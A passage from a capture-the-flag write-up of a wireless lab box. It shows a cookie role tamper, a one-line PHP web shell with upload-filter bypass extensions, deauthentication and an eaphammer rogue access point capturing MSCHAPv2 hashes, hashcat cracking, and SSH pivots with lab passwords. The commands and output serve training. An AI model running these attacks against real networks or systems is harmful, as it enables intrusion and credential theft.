# 	Username=manager&Password=2wLFYNh4TSTgA5sNgT4&Submit=Login[!http]
Note: After completing this box, I talked with a friend, they made I realized that airodump-ng has a capture to pcap feature, I complicated things and used tcpdump, anyways it's the same, all hail tmux.
We got the credentials! And their session ID if we want to try session hijacking instead.
manager:2wLFYNh4TSTgA5sNgT4

lab.php is just a redirect page to index, and there's not much we can do. Looking at the requests we see that in our cookies we have UserRole=user, let's try to change it to admin, doing so reveals a new form to uploads config files:

We can try to upload a php shell because the site uses PHP:
<?php system($_GET['cmd']); ?>
Though we are met with an error message: "Sorry, PHP and HTML files are not allowed.Sorry, your file was not uploaded."
Let's try some other extensions for php, there's a lot, we can quickly create a list:
shell.inc
shell.php3
shell.php4
shell.php5
shell.php7
shell.php8
shell.pht
shell.phar
shell.phpt
shell.pgif
shell.phtml
shell.phtm
And run it trough Intruder in Burp Suite:

The site seems to be using a simple extension blacklist, let's upload our file as shell.phtml:

Great, let's see if we can access it:
curl -s "http://192.168.3.1/uploads/shell.phtml?cmd=id"
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
Gaining a shell and finding credentials
I attempted a lot of shells, in the end python using python3 and a lower port like 443 worked, probably firewall.
Looking around we find inside the source code of the login.php hardcoded credentials:
if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
We already had manager:2wLFYNh4TSTgA5sNgT4, but there's also a commented out admin user: user:JunDRDZKHDnpkpDDvay.
There is indeed an user user on the host, let's try to su:
su user
# Password:
id
# uid=1000(user) gid=1000(user) groups=1000(user)
sudo -l
# Matching Defaults entries for user on AirTouch-AP-PSK:
#     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
#
# User user may run the following commands on AirTouch-AP-PSK:
#     (ALL) NOPASSWD: ALL
sudo su
cd /root
ls
# certs-backup  cronAPs.sh  psk  send_certs.sh  start.sh  user.txt  wlan_config_aps
And we got the user.txt.
Root
There's a lot here, it's a bit messy some files are part of the lab setup, we can grep -r for file names and ignore everything related to start.sh. We see some credentials in send_certs.sh:
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
We also see it references a certs-backup directory:
ls certs-backup/
# ca.conf  ca.crt  server.conf  server.crt  server.csr  server.ext  server.key
We previously saw devices looking for the AirTouch-Office network, these certificates also reference that Office network, this is probably a WPA2 Enterprise network. Let's see if we can use the certs to again spin up a rogue AP and catch some traffic.
Exfiltrate the certificates back onto the initial machine:
./eaphammer --cert-wizard import --server-cert AirTouch-Office_certs/server.crt --ca-cert AirTouch-Office_certs/ca.crt --private-key AirTouch-Office_certs/server.key
# <SNIP>
# Case 1: Import all separate
# [CW] Ensuring server cert, CA cert, and private key are valid...
# AirTouch-Office_certs/server.crt
# AirTouch-Office_certs/server.key
# AirTouch-Office_certs/ca.crt
# [CW] Complete!
# [CW] Loading private key from AirTouch-Office_certs/server.key
# [CW] Complete!
# [CW] Loading server cert from AirTouch-Office_certs/server.crt
# [CW] Complete!
# [CW] Loading CA certificate chain from AirTouch-Office_certs/ca.crt
# [CW] Complete!
# [CW] Constructing full certificate chain with integrated key...
# [CW] Complete!
# [CW] Writing private key and full certificate chain to file...
# [CW] Complete!
# [CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
# [CW] Activating full certificate chain...
# [CW] Complete!
Let's remind ourselves of the BSSIDs we saw earlier:
airodump-ng wlan0mon
# <SNIP>
#  BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
#
#  (not associated)   C8:8A:9A:6F:F9:D2  -29    0 - 1     30        9         AccessLink,AirTouch-Office
#  (not associated)   28:6C:07:12:EE:F3  -29    0 - 1      0        6         AirTouch-Office
#  (not associated)   28:6C:07:12:EE:A1  -29    0 - 1      0        4         AirTouch-Office
Trying to setup a rogue AP we don't really see any connection attempts, and we don't have a BSSID to try to deauth… So either there is no Wi-Fi network or it's hidden. Let's try some more extensive scans:
airodump-ng wlan0mon --essid "AirTouch-Office" --band abg
#  CH 155 ][ Elapsed: 12 s ][ 2026-01-22 15:27
#
#  CH 155 ][ Elapsed: 8 mins ][ 2026-01-22 15:35 ][ WPA handshake: AC:8B:A9:AA:3F:D2
#
#  BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
#
#  00:11:22:33:44:00  -28     1441        0    0   1   54        CCMP   MGT  AirTouch-Office
#  AC:8B:A9:F3:A1:13  -28      162        3    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
#  AC:8B:A9:AA:3F:D2  -28      162       20    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
#
#  BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
#
#  (not associated)   28:6C:07:12:EE:F3  -29    0 - 1      0       20         AirTouch-Office
#  AC:8B:A9:F3:A1:13  C8:8A:9A:6F:F9:D2  -29    0 - 6      0       42         AccessLink,AirTouch-Office
#  AC:8B:A9:AA:3F:D2  28:6C:07:12:EE:A1  -29    6e- 1e     0       60  PMKID  AirTouch-Office
Ok the AP is on 5Ghz, channel 44, and it's a WPA2 Enterprise network, let's try to setup our rogue AP again, this took a bunch of back and forths of changing flags but finally got it to work:
./eaphammer -i wlan3 --essid "AirTouch-Office" --creds --hw-mode a --channel 44 --wpa-version 2 --auth wpa-eap --wmm --pmf enable --loud --karma
# <SNIP>
#
# wlan3: STA 28:6c:07:12:ee:f3 IEEE 802.11: authenticated
# wlan3: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
# wlan3: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
# wlan3: STA 28:6c:07:12:ee:f3 IEEE 802.11: associated (aid 1)
# wlan3: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:f3
# wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
# wlan3: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: associated (aid 2)
# wlan3: STA 28:6c:07:12:ee:a1 IEEE 802.11: associated (aid 3)
# wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
# wlan3: CTRL-EVENT-EAP-STARTED c8:8a:9a:6f:f9:d2
# wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
# wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
# wlan3: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:a1
# wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
# wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
#
#
# mschapv2: Thu Jan 22 16:45:06 2026
# 	 domain\username:		AirTouch\r4ulcl
# 	 username:			r4ulcl
# 	 challenge:			29:f3:ba:b2:d1:76:b5:72
# 	 response:			fc:85:21:f5:09:39:f0:a6:b4:19:cb:67:7c:1f:cb:22:c8:91:f1:5b:d2:ad:08:b8
#
# 	 jtr NETNTLM:			r4ulcl:$NETNTLM$29f3bab2d176b572$fc8521f50939f0a6b419cb677c1fcb22c891f15bd2ad08b8
#
# 	 hashcat NETNTLM:		r4ulcl::::fc8521f50939f0a6b419cb677c1fcb22c891f15bd2ad08b8:29f3bab2d176b572
#
#
# wlan3: CTRL-EVENT-EAP-FAILURE 28:6c:07:12:ee:f3
# wlan3: STA 28:6c:07:12:ee:f3 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
# wlan3: STA 28:6c:07:12:ee:f3 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
#
#
# mschapv2: Thu Jan 22 16:45:06 2026
# 	 domain\username:		AirTouch\r4ulcl
# 	 username:			r4ulcl
# 	 challenge:			69:28:c0:f1:a1:cd:14:48
# 	 response:			ef:ea:3d:1b:0a:1c:48:01:c7:c3:25:5e:ba:15:c4:48:34:7e:3b:48:b4:d4:10:da
#
# 	 jtr NETNTLM:			r4ulcl:$NETNTLM$6928c0f1a1cd1448$efea3d1b0a1c4801c7c3255eba15c448347e3b48b4d410da
#
# 	 hashcat NETNTLM:		r4ulcl::::efea3d1b0a1c4801c7c3255eba15c448347e3b48b4d410da:6928c0f1a1cd1448
#
#
#
#
# mschapv2: Thu Jan 22 16:45:06 2026
# 	 domain\username:		AirTouch\r4ulcl
# 	 username:			r4ulcl
# 	 challenge:			bd:d3:1f:12:3c:af:3d:12
# 	 response:			2e:60:ac:54:fc:bb:d8:82:ab:56:9e:2d:05:54:ae:c1:2a:bd:7c:ac:a9:b0:74:ef
#
# 	 jtr NETNTLM:			r4ulcl:$NETNTLM$bdd31f123caf3d12$2e60ac54fcbbd882ab569e2d0554aec12abd7caca9b074ef
#
# 	 hashcat NETNTLM:		r4ulcl::::2e60ac54fcbbd882ab569e2d0554aec12abd7caca9b074ef:bdd31f123caf3d12
To get those we deauth'd both APs, making sure to lock airodump-ng to channel 44:
for bssid in AC:8B:A9:AA:3F:D2 AC:8B:A9:F3:A1:13; do aireplay-ng -0 10 -a $bssid wlan0mon &; done
Let's take all 3 hashes, and try to brute force them, apparently it's MSCHAPv2, but the format flag used in hashcat is the same as NetNTLMv1:
hashcat -m 5500 hashes.txt `fzf-wordlists`
# hashcat (v6.2.6) starting
#
# <SNIP>
#
# r4ulcl::::b1080ee3f1acac329b6b1b0b2c1e3a9d126787a2e0e7f769:3f2c69f007c8e619:laboratory
# r4ulcl::::96068bc371ee91d6c3a69f35b11719e1562b1d197d2b6106:1f63919706c8938e:laboratory
# r4ulcl::::5e1cb8b4313eefd2fdf05c7535b0c1d3445ff1d893043475:7a07696fa6713703:laboratory
#
# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
# Hash.Target......: hashes.txt
# Time.Started.....: Thu Jan 22 18:19:17 2026 (0 secs)
# Time.Estimated...: Thu Jan 22 18:19:17 2026 (0 secs)
# Kernel.Feature...: Pure Kernel
# Guess.Base.......: File (/opt/lists/rockyou.txt)
# Guess.Queue......: 1/1 (100.00%)
# Speed.#1.........: 14136.6 kH/s (0.24ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
# Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Salts
# Progress.........: 294912/43033152 (0.69%)
# Rejected.........: 0/294912 (0.00%)
# Restore.Point....: 90112/14344384 (0.63%)
# Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
# Candidate.Engine.: Device Generator
# Candidates.#1....: Johnny1 -> Dominic1
# Hardware.Mon.#1..: Temp: 64c Util: 15%
Perfect, let's connect, we can create a wpa_supplicant config file, it's a bit tricky and requires no typos, I lost a bit of time on the username, we needed to provide the domain\username format:
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    ca_cert="/root/AirTouch-Office_certs/ca.crt"
    phase2="auth=MSCHAPV2"
    domain_suffix_match="AirTouch CA"
}
wpa_supplicant -i wlan4 -c office.conf
# Successfully initialized wpa_supplicant
# rfkill: Cannot open RFKILL control device
# rfkill: Cannot get wiphy information
# wlan4: SME: Trying to authenticate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
# wlan4: Trying to associate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
# wlan4: Associated with ac:8b:a9:f3:a1:13
# wlan4: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
# wlan4: CTRL-EVENT-EAP-STARTED EAP authentication started
# wlan4: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
# wlan4: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
# wlan4: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=AirTouch/OU=Certificate Authority/CN=AirTouch CA/emailAddress=ca@AirTouch.htb' hash=222a7dd4d28c97c8e4730762fa9a102af05c7d56b35279b2f5ee4da7ddf918a8
# wlan4: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=ES/L=Madrid/O=AirTouch/OU=Server/CN=AirTouch CA/emailAddress=server@AirTouch.htb' hash=ef39f3fff0883db7fc8a535c52f80509fc395e9889061e209102307b46995864
# EAP-MSCHAPV2: Authentication succeeded
# wlan4: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
# wlan4: PMKSA-CACHE-ADDED ac:8b:a9:f3:a1:13 0
# wlan4: WPA: Key negotiation completed with ac:8b:a9:f3:a1:13 [PTK=CCMP GTK=CCMP]
# wlan4: CTRL-EVENT-CONNECTED - Connection to ac:8b:a9:f3:a1:13 completed [id=0 id_str=]
dhclient -1 -v wlan4
# Internet Systems Consortium DHCP Client 4.4.1
# Copyright 2004-2018 Internet Systems Consortium.
# All rights reserved.
# For info, please visit https://www.isc.org/software/dhcp/
#
# Listening on LPF/wlan4/02:00:00:00:04:00
# Sending on   LPF/wlan4/02:00:00:00:04:00
# Sending on   Socket/fallback
# DHCPDISCOVER on wlan4 to 255.255.255.255 port 67 interval 3 (xid=0x768c462f)
# DHCPOFFER of 10.10.10.62 from 10.10.10.1
# DHCPREQUEST for 10.10.10.62 on wlan4 to 255.255.255.255 port 67 (xid=0x2f468c76)
# DHCPACK of 10.10.10.62 from 10.10.10.1 (xid=0x768c462f)
# bound to 10.10.10.62 -- renewal in 365738 seconds.
ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0@if29        UP             172.20.1.2/24
# wlan0mon         UNKNOWN
# wlan1            DOWN           192.168.3.23/24 fe80::211:22ff:fe33:4400/64
# wlan2            DOWN
# wlan3            DOWN
# wlan4            UP             10.10.10.62/24 fe80::ff:fe00:400/64
# wlan5            DOWN
# wlan6            DOWN
Great, again we don't have ping let's ping sweep on common ports:
for i in {1..254}; do timeout 1 nc -zv 10.10.10.$i 22 2>&1 | grep succeeded; done 2>/dev/null
# Connection to 10.10.10.1 22 port [tcp/ssh] succeeded!
# <SNIP>
Accessing Office router
We found our target, we had previously found the credentials for the remote user:
sshpass -p "xGgWEwqUpfoOVsLeROeG" ssh -oStrictHostKeyChecking=no "remote@10.10.10.1"
# Warning: Permanently added '10.10.10.1' (ED25519) to the list of known hosts.
# Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
id
# uid=1000(remote) gid=1000(remote) groups=1000(remote)
cat /etc/passwd | grep "sh$"
# root:x:0:0:root:/root:/bin/bash
# remote:x:1000:1000::/home/remote:/bin/bash
# admin:x:1001:1001::/home/admin:/bin/bash
After looking for vulnerabilities, installed packages, and all around for anything that stood out, I ended up grepping intensively for anything related to the admin user and found this:
cd /etc
grep -r "admin" 2>/dev/null
# <SNIP>
# hostapd/hostapd_wpe.eap_user:"admin"			                MSCHAPV2		"xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
# <SNIP>

tail -n 2 /etc/hostapd/hostapd_wpe.eap_user
# "AirTouch\r4ulcl"			    MSCHAPV2		"laboratory" [2]
# "admin"			                MSCHAPV2		"xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
su doesn't work, maybe I typo'd, let's try to SSH with those credentials:
sshpass -p "xMJpzXt4D9ouMuL3JJsMriF7KZozm7" ssh -oStrictHostKeyChecking=no "admin@10.10.10.1"
# Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
id
# uid=1001(admin) gid=1001(admin) groups=1001(admin)
sudo -l
# Matching Defaults entries for admin on AirTouch-AP-MGT:
#     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
#
# User admin may run the following commands on AirTouch-AP-MGT:
#     (ALL) ALL
#     (ALL) NOPASSWD: ALL
sudo su
cd /root
ls
# certs  mgt  root.txt  start.sh  wlan_config_aps
And we got root.txt
Wow this was one amazing box!